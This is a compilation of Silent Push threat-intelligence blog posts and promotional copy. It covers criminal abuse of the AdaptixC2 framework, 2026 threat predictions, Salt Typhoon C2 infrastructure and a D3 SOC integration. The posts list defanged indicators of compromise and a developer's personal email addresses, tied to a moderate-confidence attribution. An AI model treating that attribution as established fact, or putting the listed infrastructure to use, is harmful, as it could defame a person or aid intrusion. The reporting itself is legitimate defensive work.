SIEM platforms are only as powerful as the intelligence that feeds them.
Modern SIEMs rely on enriched, contextual data to detect threats, correlate events, and reduce dwell time.
This session explores how Silent Push provides Indicators of Future Attack (IOFA) and over 70 contextual attributes per IP or domain to enable SIEMs to detect malicious infrastructure before attacks occur, improve correlation of suspicious activity, and support a truly proactive approach to cyber defense.
Learn how to:
Focus on what matters: Filter and enrich alerts so automated playbooks prioritize real threats.
Speed up response: Leverage precise, contextual intelligence to make triage and automated actions faster and more accurate.
Act before attacks escalate: Integrate early indicators of malicious infrastructure to enable proactive, preemptive incident response.
Stay ahead of attacks by turning Silent Push’s extensive data into an early warning system.
Attackers rely on domains and infrastructure before any attack begins. By analyzing and fingerprinting these patterns, defenders can spot these early signs and act before damage occurs.
What you will learn in this webinar:
How to detect attacker setup early using Domain Search and PADNS data
Understanding the left side of the attack timeline
Key domain lifecycle signals to monitor
Moving from IoCs to Indicators of Future Attack (IOFA)
Real-world examples from APT and malware campaigns including Kimsuky APT, TA2726 and Mintsloader.
Stay ahead of attacks by turning Silent Push’s extensive data into an early warning system.

Silent Push Threat Analysts have uncovered threat actors using AdaptixC2, a free and open-source Command and Control (C2) framework commonly used by penetration testers, to deliver malicious payloads.
Our team has observed heavy ties linking AdaptixC2 to Russia and the Russian criminal underworld.
Abuse of AdaptixC2 was first discovered during our research on the new CountLoader malware loader, which we reported on back in August 2025.
Soon after signatures were added to our detection methods, several public reports highlighted the surge in threat actors using AdaptixC2 in global ransomware campaigns.
We identified a potential threat actor with significant ties to Russia who goes by the handle “RalfHacker,” appears to be a developer behind AdaptixC2, and manages a Russian-language marketing Telegram channel for the framework.
Executive Summary
AdaptixC2 is a new and emerging extensible post-exploitation and adversarial emulation framework designed for penetration testers. Security researchers and red teams (groups of security experts authorized to act as adversaries, performing simulated attacks against an organization to identify vulnerabilities and test defensive capabilities) frequently utilize this open-source tool, which can be downloaded for free from GitHub.
Our threat team first observed AdaptixC2 being abused during our research into the CountLoader threat, which is highlighted in our August 2025 TLP: Amber report, exclusive for Enterprise clients, and the September 2025 blog that followed. We found malicious AdaptixC2 payloads being served from attacker infrastructure utilizing the CountLoader malware, indicating a preference for both tools.
Apart from creating detection signatures for CountLoader infrastructure, our team has also developed signatures to detect AdaptixC2, ensuring comprehensive coverage for our customers. Coincidentally, shortly after we added those signatures to our detection methods, several public reports highlighted a surge in the use of AdaptixC2 across global ransomware campaigns.
AdaptixC2 is an extensible post-exploitation and adversarial emulation framework created for penetration testers. For flexibility, the AdaptixC2 server is written in Golang. The GUI Client is written in C++ and QT so that it can be used on either Linux, Windows, or macOS operating systems. The following GitHub repository provides the latest information on the AdaptixC2 framework. (Source: https://github.com/Adaptix-Framework/AdaptixC2).
In our recent client report on CountLoader, we detailed how a new malware loader was dropping malicious AdaptixC2 payloads. This prompted us to create a few dedicated Indicators Of Future Attack™ (IOFA™) feeds to cover both threats.
Our CountLoader research provided clear evidence that, beyond its use as an ethical pen-test tool, AdaptixC2 is being used by cyber criminals. This finding was also underscored in a recent DFIR Report, which observed AdaptixC2 use by an Akira ransomware affiliate.
According to a CISA bulletin, Akira ransomware has been used in attacks since March 2023 against a wide range of businesses and critical infrastructure providers in North America, Europe, and Australia. Akira has affected over 250 organizations and claimed an estimated $42 million (USD) in ransomware proceeds.
Interested in Getting Updates on this Emerging Threat?
Follow the Silent Push threat intelligence team on LinkedIn and X/Twitter for our latest research findings.
Our CountLoader research initially provided us with a C2 IP address, 64[.]137[.]9[.]118, which was the starting point for our research into AdaptixC2’s use by threat actors. Using the Silent Push Web Scanner, our team created a technical fingerprint to track AdaptixC2 servers.
Unfortunately, for operational security (OPSEC) purposes, we are unable to share any technical details on the fingerprints outside of our client base. If you are interested in proactive protection against these threats, please reach out to our sales team.
Who’s Behind the AdaptixC2 Framework?
The individual making the most commits (changes) to the AdaptixC2 Framework repository is an individual who goes by the handle “RalfHacker.”
Screenshot of commits to the AdaptixC2 Framework repository
In the image below, taken from their GitHub biography, RalfHacker presents themselves as a penetration tester, red team operator, and—most importantly from our perspective—as a “MalDev,” or a malware developer. This, understandably, sparked further investigation.
Source: github[.]com/RalfHacker
Our team was able to recover several email addresses for GitHub accounts linked to “RalfHacker.” The first email address recovered was: cybersecurityaaron@protonmail[.]com, and an even older email address used by RalfHacker: hackerralf8@gmail[.]com.
From information obtained through an Open-Source Intelligence (OSINT) site, intelx.io, we confirmed this email address was also found listed in a leaked database belonging to a known hacking forum.
Our OSINT search revealed RalfHacker’s connections to raidforums
A Telegram account then led us to a large Telegram group, named after “Ralf Hacker,” advertising the v0.6 update to AdaptixC2 with a pinned message in Russian containing hashtags related to Active Directory and (roughly machine-translated) APT & ATM materials/resources.
Screenshot of RalfHacker’s Telegram Channel
It is interesting to note that RalfHacker makes its announcements primarily in Russian. This aligns with the strong ties to Russia our team discovered during the course of our CountLoader research, though it is not a definitive link by itself. Our team has compiled additional details on this individual’s activity, which, for OPSEC purposes, are only available to our enterprise customers.
We also identified a related second Telegram channel that promotes just the AdaptixC2 framework: t[.]me/AdaptixFramework.
Complex Mitigation Methods for Legit Tools
Based on the information we have available, there is insufficient evidence for us to conclusively determine the extent of RalfHacker’s involvement in malicious activity tied to AdaptixC2 or CountLoader at this time. However, threat actors often mask their cyber criminal activities under the guise of “red teaming,” or ethical hacking, when communicating publicly with other threat actors. RalfHacker’s own page aligns with this practice, featuring the brazen “maldev” advertisement.
Other legitimate red team tools, such as “evilginx2,” which corporate developers maintain, are also heavily utilized by threat actors. Separating malicious from ethical use requires significantly more evidence from defenders, which adds another layer of obfuscation for cyber criminals.
RalfHacker’s ties to Russia’s criminal underground, via the use of Telegram for marketing and the tool’s subsequent uptick in utilization by Russian threat actors, all raise significant red flags for our team.
Given that AdaptixC2, which RalfHacker regularly develops and maintains, remains in active use by cyber criminals, our team assesses with moderate confidence that ties between the two are non-trivial and worthy of inclusion and continued observation.
Learn More About Cyber Criminal Abuse of Ethical Tools
Our enterprise customers have access to the exclusive report we created for this campaign. If you would like to learn more about our capabilities for tracking adversarial frameworks—or how you can hunt for them on our platform—we encourage you/your organization to reach out to our team for a demonstration of Silent Push cyber defense technology.
Connect with our platform experts for an overview of the Silent Push Enterprise Edition platform. We are happy to provide you with a tailored walkthrough for your specific use case, along with insights into integrations and API capabilities.
Continuing to Track AdaptixC2 Infrastructure
Our threat team will continue to track and examine AdaptixC2’s infrastructure, as well as that of other post-exploitation frameworks, for malicious behavior and report new findings as our research progresses.
If you or your organization has any information to share on this topic or any related ones, we would love to hear from you.
The Silent Push Threat Intelligence team discussed what we see as some of the greatest threats and motivators the global community will encounter in the New Year. Here are our 2026 predictions:
Proactive Threat Hunting will be increasingly seen as table stakes in 2026, with companies and organizations that fail to adopt it falling behind in their defenses and ability to keep pace with sophisticated threats.
Proactive Threat Hunting is the concept of identifying malicious infrastructure before it’s used in an attack. At Silent Push, this is the foundation of our threat hunting methodologies. It underpins our data collection strategies and the insights we append to that data, such as our IP/ASN density, diversity metrics, and change analytics, which form the basis of the technical fingerprints we use to create and track specific deployment strategies and malicious content used by threat actors.
Our team searches for consistent decisions made by threat actors that create a fingerprint, enabling us to find their new infrastructure in real-time as it’s spun up and exposed to the internet. Sometimes, this involves specific infrastructure deployment tactics, or it could be fragments of code they regularly use, or perhaps even just a particular CSS file or image they reuse. Looking for these patterns and consistency decisions is a core aspect of proactive threat hunting.
Attack methodologies will always continue to change, but this can be countered through equally changing and evolving detection methods. We can hunt for threats that have never been seen by building datapoints and detections that have equally never been seen. This requires some creativity and research, but it’s surprising how much can be discovered by building capabilities in advance and exploring areas where no one else is searching.
We have built specific tools and made it extremely accessible for defenders to track Fast Flux networks (which are networks of domains that rapidly rotate through a series of IP addresses, typically hosted on a variety of ASNs located around the world). When security teams lack the tools to effectively threat hunt complex technical architectures, the threat actors win. This is why we continually study threat actors to find ways to track even the most complex campaigns.
Silent Push utilizes advanced machine learning models, continuously tested and refined by our team of world-class researchers and data scientists, to analyze change patterns across the internet and identify specific fingerprints of emerging malicious infrastructure during its spin-up phase, allowing us to catch it before it’s weaponized. We also have a variety of in-house experiments utilizing ML & AI to drive deterministic outcomes. We have found that targeted and relentlessly end-user-tested use cases for AI work far better than broad guesswork or “hoping for magic” to emerge when it comes to relying on these new tools for defense.
AI-driven attacks and AI-supported defenses will continue to get more attention as we strive to keep up with evolving trends.
Threat actors love AI website builders because they make it child’s play to create realistic-looking websites emulating their targets, at scale, in no time at all. We’re finding massive amounts of these sites being used to age domains before their use in malvertising attacks and other malicious campaigns. At this point, if you aren’t tracking AI website builders and the websites created from them, you’re missing out on origination points of entire waves of attacks, as many threat actors wait and send the next “salvo” once the first is done or has been blocked by defenders.
Beyond those website builders, it’s still rare to see threat actors with deep or sophisticated AI integration within their attack chains. Even so, AI is still being used for initial access tooling, code generation, and scripting support—we can easily spot its inclusion at this point. Our team believes that 2026 will see threat actors increase their experimentation within this arena, alongside the use of open-source Large Language Models (LLMs) from platforms such as HuggingFace, as well as disguised connections back to cloud-connected LLMs from major players in the space, including OpenAI and Google.
Voice cloning and video interview fakes will also continue to be an ever more present problem in the coming years as companies deal with increasing adoption of these techniques by North Korean APT groups and other financially motivated threat actors.
Ultimately, there is no replacing the human element within the threat hunting process, so we don’t believe it will ever be fully automated. However, there is no denying that it will increasingly be used to augment defenders’ capabilities and empower human experts to have even greater impacts at even larger scales. It is essential to bear in mind that attackers are constantly evolving their techniques and adapting their tactics to new technologies; therefore, defenders must adopt the same mindset to not only keep pace but also stay ahead.
Residential proxy usage by threat actors will continue to scale, along with hopefully increased attention from law enforcement on this growing criminal sector that impacts regular people, corporate targets, and major ISPs alike.
We’re now several years since the 911 S5 Proxy botnet takedown, which affected 19 million devices. As we expected, threat actors are continuing to scale up similar networks by bundling their illicit residential VPN software with malware, freeware, and other schemes to get them deployed across both home and corporate networks.
Unsecured edge devices, routers, and home IOT devices will continue to be a target surface of high interest for threat actors attempting to build botnets, and our team continues to see them used to support corporate attacks, scale residential proxy networks, engage in ad fraud schemes, and more.
North Korean threat actors will also continue to heavily utilize proxy and VPN providers to attempt to obscure the origination points of their attacks, with Astrill VPN being one we have called out specifically in the past. Organizations targeted by malicious DPRK campaigns should take note of the available opportunities to identify these campaigns in their earliest stages, provided they have the right access to proper data, contextual information, and intelligence products.
Ransomware will continue to thrive and impact organizations of all sizes.
Despite this, we believe law enforcement will continue to see success in taking down members of Scattered Spider and other threat actors associated with The Com. However, it will likely remain difficult to stop Russian ransomware or bring other global threat actors to justice. We are optimistic that 2026 will lead to the identification, indictment, and arrest of those behind ransomware, as these criminals are brought within the long reach of the law. Based on current trends, we can expect to see younger individuals participating in these serious ransomware attacks, driven by the large amounts of money to be made and the current scale of communities involved in the attacks.
We hope elected officials around the world will take these threats more seriously, whether by increasing penalties for participating in ransomware operations or allocating larger budgets for law enforcement to effectively combat the harsh impacts these attacks have on companies and the public.
Supply chain attacks and vendor attacks targeting client data for ransom will continue with renewed vigor.
Regrettably, 2025 witnessed a significant increase in supply chain attacks, resulting in extremely serious ransomware incidents, further underscoring that targeting support vendors remains a reliable attack strategy for criminal groups. We suspect that open-source code attacks will also continue, with worms like Shai Hulud showing how even simple code can have a substantive impact. Additionally, we expect to see more novel supply chain attacks via browser plugins and extensions, as well as via prompt injection attacks targeting emerging AI-centric browsers.
Most supply chain attacks in 2025 focused on acquiring cryptocurrency either directly from targeted users or through corporate ransomware efforts. We expect threat actors to continue being arrested for operational security (OPSEC) mistakes when attempting to launder or cash out their proceeds from these attacks. We also expect to see more threat actors from the larger hacks fall for money laundering honeypots set up by law enforcement and encourage those efforts to continue. Crypto laundering tools, such as Tornado Cash and similar efforts, will undoubtedly continue to be used. 2026 will also see more countries pushing back, such as Canada stepping in to enforce its anti-money laundering laws, which included their takedown of the TradeOgre Exchange, resulting in the seizure of $56 million.
Despite all of this, post-attack remediation will still provide opportunities for defenders to pivot toward proactive threat hunting.
An adversary who has already left the system still presents a significant risk for organizations, either due to data stolen or vulnerabilities discovered along the way, leaving new opportunities for later access. Remediation operators should consider these possibilities as they pursue their mission and push to find other infrastructure that an attacker may have laid in wait for its next wave of attacks.
If a company has the appropriate data retention and collects the right data in the first place, then past activity will remain well within the realm of a successful threat hunting pivot to preemptive defense. In our experience, these artifacts are likely to appear in the outbound network logs, correlated with our malicious infrastructure data, which we often see when onboarding a new customer who is connecting to our data for the first time.
Geopolitical Cybersecurity Predictions
Ongoing tension and conflicts worldwide will continue to extend into cyberspace with serious, government-backed APT groups and not-so-subtly indirectly supported threat actors operating with the tacit approval of their national government.
In this vein, 2026 is likely to see more advanced tactics from Russian threat actors and significant collaboration between Russian and Chinese threat groups, who will share tactics, malware, and collaborate on sophisticated attacks, including ransomware.
North Korea will continue to take advantage of novel attack vectors, increasing the scope of its growing list of targeted industries for remote job fraud and exploiting vulnerable individuals with fake hiring schemes.
Next year is likely to have more people in the U.S. and Europe arrested for running laptop farms for North Korean threat actors. Based on the scale of these campaigns and the ease with which they have previously recruited people in need of money to join their schemes, unwitting collaborators are unlikely to ever fully understand the implications of their cooperation until it is too late.
We expect to see major corporations continue to evolve their “Know Your Customer” (KYC) processes and hiring checks, increasing the burden of proper due diligence needed to combat these types of threats.
Threat actors from The Com (Scattered Spider / SHSL, CryptoChameleon, and PoisonSeed) will continue to be a challenge for organizations, defenders, and individuals alike.
Even though we’re two years into members of Scattered Spider being arrested and charged with serious crimes for their corporate ransomware attacks, their 2025 partnership with DragonForce and association with both Lapsus and Shiny Hunters speak to a sprawling ecosystem that is unlikely to wrap up as cleanly as defenders would prefer.
Malicious campaigns targeting cryptocurrency by members of The Com, who have been referred to as CryptoChameleon, will continue to be poorly reported by mainstream media and will likely expand under the radar. These campaigns are aligned with an effort known as PoisonSeed, which conducts supply chain attacks against email providers to acquire infrastructure for sophisticated cryptocurrency phishing attacks.
Voice phishing and AI video interview fakes will become a growing challenge for individuals and corporations alike.
We’ve seen everything from homegrown U.S.-based threat actors to the DPRK using AI tools to disguise their voice and manipulate live video feeds. These tools are becoming easier to use and integrate into popular teleconferencing platforms, even as corresponding defensive detection tools emerge across the industry to help major platforms prevent deepfake scenarios. Attackers are moving more quickly than defenders on this front, even though we are seeing encouraging catch-up from new and veteran entrants to the space.
Countries targeted by the China-based APT Salt Typhoon, including the U.S., will face significant modernization costs or tough trade-offs in maintaining legacy SS7 systems.
We’re now multiple years into evidence of China’s eavesdropping on the world through insecure phone systems, while details of the attacks are still slowly dripping out. When the “U.S. Telecommunications Insecurity Report (2022)” is officially released by CISA and the U.S. Government, outlining specific details of these attacks, the public will become more aware of the risks associated with ignoring telecommunication system updates.
More politicians will speak about the SS7 systems globally, emphasizing the importance of modernizing these systems to utilize encryption frameworks. However, industries will need financial support to make these changes a reality.
China’s regional conflicts are unlikely to reach peaceful ends by 2026.
China’s 2027 military plans are expected to be fully underway in 2026, and if so, the increased pressure on Taiwan will continue. Cyber campaigns targeting Taiwan are likely to ramp up, and Chinese espionage efforts to monitor global conversations will continue as they have in years past.
Increases in AI website builders used for malvertising and malicious campaigns.
Many threat actors who don’t speak English as their primary language love using AI website builders because they can obtain complete custom content without having to create and translate blocks of text. We expect to see an increase in AI websites deployed to age domains prior to sophisticated attacks being launched on those sites, often via malvertising campaigns.
Distributed Denial of Service (DDoS) records will continue to be broken as botnets grow in scale before disruption efforts can prevent them.
Every few months, the record for traffic generated by a DDoS botnet seems to get broken, and we expect these trends to continue. DDoS attacks are essentially advertising for botnet admins bragging about the number of devices they control, and these can be used for numerous other cash-out schemes.
Botnets comprised of compromised routers and IoT devices are used for all types of criminal activity, supporting proxy networks and ad fraud schemes. Some threat actors, such as Raspberry Robin, have historically used compromised residential devices to host their malware C2 domains.
Organizations like FUNNULL CDN with ties to the Chinese triads will continue to host malicious infrastructure and scams targeting individuals worldwide.
Our team at Silent Push has been tracking FUNNULL CDN for over three years, and in 2025, the Treasury Department sanctioned FUNNULL and its admin in reporting, “Funnull is linked to the majority of virtual currency investment scam websites reported to the FBI. US-based victims of these scam websites have reported over $200 million in losses, with average losses of over $150,000 per individual.”
Unfortunately for law enforcement and those targeted by these schemes, FUNNULL has not slowed down since it was sanctioned. If anything, its scope of operations has increased, and we are now seeing that trend emerge in its campaigns in Europe. We hope to see Europe take action against FUNNULL CDN, leading to an increase in global pressure and collaboration among companies hosting FUNNULL’s infrastructure.
Other financial scams from China conducted via Smishing (SMS phishing) attacks will continue to be a global challenge for individuals and defenders. Threat actors continue to scale up SMS farms for bulk smishing campaigns, and these networks will continue to provide opportunities for attacks beyond spam operations.
Bulletproof Hosting (BPH) providers will continue to scale up and modernize their methods as defenders remain largely unequipped to deal with their growth without the proper tools in hand.
Our team is tracking over 100 ASN ranges operated by hosting companies that we consider to be in this category, including those that purposefully ignore specific types of abuse complaints. BPH providers regularly host content that is illegal in other jurisdictions.
We hope to see ASNs that provide peering services to BPH providers see increased scrutiny of these types of partnerships, and, hopefully, law enforcement action will follow.
More BPH providers are registering shell companies in hard-to-reach jurisdictions, including the U.S., as this apparently does not create increased risks for their operations and provides some degree of cover for bypassing partner KYC processes.
There is a growing industry of hosting companies that ignore U.S. laws, with “DMCA Ignored Offshore Hosting” becoming not just common marketing language, but also lax policies from these providers that offer support for all types of criminal schemes hosted on their platforms.
A shift in preemptive mindset and the theory that “offense is the new defense,” with an estimated $1 billion being spent in the U.S. on offensive security programs.
In recent years, China has uncovered and publicized attacks it claims were conducted by the NSA and other global intelligence agencies with increased regularity, and it’s likely we’ll hear more about these types of campaigns in 2026.
SocGholish and threat actors who compromise legitimate websites to host their malicious payloads will continue their attacks, tricking users with “Your browser is out of date” messages and similar themed lures. We also expect to see a growing increase in ClickFix, FileFix, and similar lures that attempt to trick victims into executing malicious code on their devices.
Our team has seen a steady stream of compromised WordPress websites being used to host attacks against unsuspecting users. There don’t appear to be strong efforts in the WordPress community to address these challenges, and we expect these problems to continue for years to come. Organizations should bear in mind the need to track both the malware C2s used in these campaigns as well as the websites themselves that are being compromised, to prevent impact on their business.
In 2025, the U.S. DOJ successfully seized $15 billion from the Prince Group due to its support of pig-butchering investment scams targeting U.S. victims and global money laundering efforts. Where there’s cash, there’s attention from U.S. law enforcement.
We hope and expect to see more actions from the DOJ in the U.S. and other global law enforcement agencies to hold these types of global criminal schemes accountable by seizing their proceeds.
Overall
These trends paint a dark picture of an increasingly complex and murky landscape that organizations and their defenders will be forced to navigate, whether they are ready or not, in the New Year. At Silent Push, we believe that adopting preemptive and proactive methods and mindsets is the best way to secure an organization and keep businesses operating unimpeded in the face of relentless, ever-evolving adversarial infrastructure.
Interested in Updates on Growing Threats?
Follow the Silent Push threat intelligence team on LinkedIn and X/Twitter for our latest research findings.
Learn More About Silent Push Cyber Defense Technology
Sign up for a free Silent Push Community Edition account to gain a powerful introduction to our preemptive threat hunting solution that provides a complete view of emerging threat infrastructure in real-time, exposing malicious intent through our Indicators of Future Attack™.
Alternatively, if you’re interested in discussing how to experience the platform and the cybersecurity benefits it can offer, schedule some time to talk with our threat-hunting experts. We can demonstrate how our Indicators of Future Attack™ can provide your team with the visibility to preempt threats, reduce noise, and drive faster, more confident security decisions—all through one unified platform.
Back in June, Silent Push provided our enterprise customers with unpublished infrastructure related to the Chinese APT group Salt Typhoon, giving our customers the early visibility and historical reach-back they needed for both security and their own investigations. At the time, our team flagged the infrastructure due to low-density IP associations, technical fingerprints we are still unable to fully disclose, and operational patterns consistent with Salt Typhoon and other Chinese APT actors’ campaigns.
Background: Also referred to as “GhostEmperor,” “FamousSparrow,” “Earth Estries,” and “UNC2286”, Salt Typhoon is a Chinese threat actor believed to be operated by the PRC’s Ministry of State Security (MSS). This group has conducted numerous high-profile cyber-espionage campaigns against the United States, as well as against over 80 other countries across the world that are geopolitical competitors with China.
Several months later in October,Darktrace referenced Silent Push in their findings of initial access, confirming that the domain, “aar.gandhibludtric[.]com (38.54.63.75)”, was observed in active use as a Command-and-Control (C2) host for a compromised endpoint.
According to their report, Salt Typhoon leveraged LightNode VPS infrastructure, using both HTTP and a custom TCP protocol to communicate. Their HTTP traffic included POST requests with Internet Explorer user agents and URI patterns like /17ABE7F017ABE7F0, aligning with known Salt Typhoon behavior.
The domain found by Darktrace, aar.gandhibludtric[.]com, was first seen by Silent Push resolving to 38.54.63.75 in early May 2025. This domain initially stood out to us as part of a cluster of novel setups indicating threat actor preparation. Our latest findings, and the commendable work by Darktrace, have only confirmed this.
Domain
Observation Timeframe and Related Low-Density IP Address
aar.gandhibludtric[.]com
2025-05-05 to 2025-06-05— 38.54.63.75
We are now comfortable releasing our latest breakthrough to the public:
New IOFA™ Feeds, available only to Silent Push Enterprise Customers, which provide ongoing, pre-emptive protection from Salt Typhoon and related Chinese APT threats!
Please note: for operational security reasons, and to ensure the continued safety of our customers, we are unable to publicly release any further details related to these threats. We encourage telecoms and other organizations concerned about possible intrusion by Chinese APT groups to reach out to us as soon as possible.
Why Telecoms Must Pay Attention
Salt Typhoon and related threat groups have a long history of targeting telecommunications and network operators, exploiting their position as gateways to vast volumes of sensitive data and traffic. Once inside a telecom network, attackers can intercept communications, move laterally across interconnected systems, and gain persistent access to downstream customers and infrastructure.
Telecom providers face unique challenges that make them attractive targets:
Interconnected infrastructure: A compromise in one regional hub can provide access to multiple networks and partners.
High data sensitivity: Subscriber metadata, location information, and signaling data are valuable to both espionage and financially motivated actors.
Critical uptime requirements: Disruption, even for a short period, can have cascading national or commercial impacts.
Complex vendor ecosystems: Threat actors often exploit third-party integrations, weak API controls, or overlooked test environments.
With the early visibility our IOFA™ feeds provide, telecom security teams could have detected and blocked domains like aar.gandhibludtric[.]com weeks to months before they were weaponized or appeared in public reporting. This type of proactive stance allows operators to:
Prevent malicious traffic from reaching internal networks.
Deploy targeted detections across DNS, proxy, and email gateways.
Share validated threat intelligence internally and with trusted partners to strengthen collective defense.
It bears repeating that our telemetry is revealing new Salt Typhoon infrastructure, that has not yet been reported elsewhere, on an ongoing basis. Telecom organizations using Silent Push would already have had the information they needed to act on these types of indicators, enabling faster and more informed decisions with which to protect their networks and customers.
Silent Push will continue to track Salt Typhoon’s infrastructure and activity, adding any newly found domains and IP addresses to our Indicator of Future Attack (IOFA)™ feeds and sharing our technical findings and research with our customers. As noted earlier, we have shared as much information in this blog as we can at this time.
Our enterprise clients have access to additional technical information and insights on Salt Typhoon, UNC4841, and other related Chinese threat actors, and can look forward to a new report on our latest successes in the coming days.
If you or your organization has any information you would like to share about Salt Typhoon, UNC4841, or other Chinese-associated threat actor groups, we would love to hear from you.
See how teams enable preemptive cyber defense with Silent Push
Silent Push provides unmatched visibility into pre-operational threat actor activity. If you are responsible for defending telecom or carrier networks, schedule a short demo with our team to see how Silent Push can deliver early warning on emerging threats and malicious infrastructure.
As leaders in preemptive cyber defense, our mission is to provide security teams with the data and insights needed to map malicious infrastructure and stay ahead of adversaries. We’re excited to announce our integration with D3, a leading AI-powered Security Operations Center (SOC) product.
The connection between our proactive analysis of malicious infrastructure and the automation capabilities of the D3 platform helps security teams enrich incident data and streamline response workflows.
Automated Enrichment for Incident Response
By using the Silent Push integration for D3 (version 17.4+), security teams can automate the process of enriching observables like domains and IP addresses. When an alert is received, a D3 playbook can query the Silent Push API to gather additional context, reducing the need for manual investigation.
This integration allows a Security Operations Center (SOC) to:
Assess Risk: Retrieve Silent Push risk scores for domains and IP addresses to help prioritize alerts.
Enrich Alerts with Context: Fetch detailed domain and IP information, including WHOIS data and reputation history.
Support Proactive Defense: Use Silent Push data within D3 playbooks to investigate related infrastructure.
Available Commands
The integration makes the following Silent Push API commands available for use within D3 playbooks:
Domain Data Commands:
Get Domain Enrichment
Get Domain Info
Get Domain Risk Score
Get Domain Whois Live Info
IP Address Data Commands:
Get IP Enrichment
Get IP Info
Get IP Risk Score
Get IPv4 Reputation & Get IPv4 Reputation History
For example, when an alert for a phishing attempt is processed, a D3 playbook can use these commands to extract the domain, retrieve its risk score from Silent Push, and initiate a blocking action if the domain is identified as malicious.
Configuration
To set up the integration, log into the Silent Push portal and generate a new API key from your organization’s settings. In the D3 platform, add the Silent Push integration and create a new connection using your API key and the Silent Push API URL. (https://api.silentpush.com).
Our product experts are available to walk you through how D3 can be integrated with the Silent Push API, allowing your team to develop more efficient, automated security workflows and gain stronger visibility into emerging threat infrastructure. Contact us today for a platform demonstration.





![Screenshot of github[.]com/RalfHacker](https://www.silentpush.com/wp-content/uploads/adaptix-image-3-ralf-hacker.png)